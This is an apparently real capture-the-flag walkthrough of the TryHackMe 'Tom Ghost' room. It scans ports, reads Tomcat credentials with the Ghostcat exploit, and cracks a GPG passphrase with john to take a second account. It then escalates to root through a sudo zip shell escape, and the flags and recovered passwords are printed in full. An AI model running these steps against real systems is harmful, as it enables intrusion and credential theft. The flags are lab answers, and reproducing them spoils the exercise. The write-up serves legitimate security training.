
Tom Ghost

ping tomghost.thm


rustscan -a tomghost.thm -- -A -oN portscan

4 ports are open as 22, 53, 8009, 8080


On port 8080



Website is running on **Apache Tomcat/9.0.30** version Google it for the exploit



Exploit on the Exploit-db is name as Ghostcat and it is also available on the metasploit



set **rhosts** and **lhost**

Run the exploit. We got a username and password

skyfuck:8730281lkjlkjdqlksalks

```
[*] Running module against 10.10.121.244
Status Code: 200
Accept-Ranges: bytes
ETag: W/"1261-1583902632000"
Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
Content-Type: application/xml
Content-Length: 1261
<?xml version="1.0" encoding="UTF-8"?>
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  contributor license agreements. See the NOTICE file distributed with
 this work for additional information regarding copyright ownership.
 The ASF licenses this file to You under the Apache License, Version 2.0
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      http://www.apache.org/licenses/LICENSE-2.0
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 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
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 limitations under the License.
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"</pre>
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
 version="4.0"
 metadata-complete="true">
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to GhostCat
       skyfuck:8730281lkjlkjdqlksalks
 </description>
</web-app>
```

Login with this credentials on the ssh

ssh skyfuck@tomghost.thm

```
dutva)-[~/Desktop/ctf/tomghost]
    ssh skyfuck@tomghost.thm
skyfuck@tomghost.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)
 * Documentation:
                   https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
skyfuck@ubuntu:~$ whoami
skyfuck
skvfuck@ubuntu:~$ id
uid=1002(skyfuck) gid=1002(skyfuck) groups=1002(skyfuck)
```

In the folder of skyfuck there are two interesting files as **credential.pgp** and **tryhackme.asc**

```
skyfuck@ubuntu:~$ ls
credential.pgp tryhackme.asc
skyfuck@ubuntu:~$ |
```

Get both the files into our system using scp

```
scp skyfuck@tomghost.thm:credential.pgp .
scp skyfuck@tomghost.thm:tryhackme.asc .
```

Use **gpg2john** to create a hash of **tryhackme.asc** file

```
gpg2john tryhackme.asc > hash.txt
```

Crack the **hash.txt** file using **john**

```
john --wordlist=/root/Documents/ubuntu/Wordlists/rockyou.txt hash.txt
```

Found alexandru as a cracked passphrase

```
gpg -d credential.pgp
```

Found one user ans password

merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j

Login into the merlin account using ssh

```
ssh merlin@tomghost.thm
```

Got the shell as merlin user and flag

```
)-[~/Desktop/ctf/tomghost]
    ssh merlin@tomghost.thm
merlin@tomghost.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
Last login: Tue Mar 10 22:56:49 2020 from 192.168.85.1
merlin@ubuntu:~$ id
uid=1000(merlin) gid=1000(merlin) groups=1000(merlin),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
merlin@ubuntu:~$ whoami
merlin
merlin@ubuntu:~$ ls
user.txt
merlin@ubuntu:~$ cat user.txt
THM{GhostCat_1s_so_cr4sy}
merlin@ubuntu:~$
```

Type command sudo -I

```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

Go to the https://qtfobins.github.io/ and search for zip

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

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```
TF=$(mktemp -u)
sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
```

Got the root shell and flag

```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd /root
# ls
root.txt ufw
# cat root.txt
THM{Z1P_1S_FAKE}
# |
```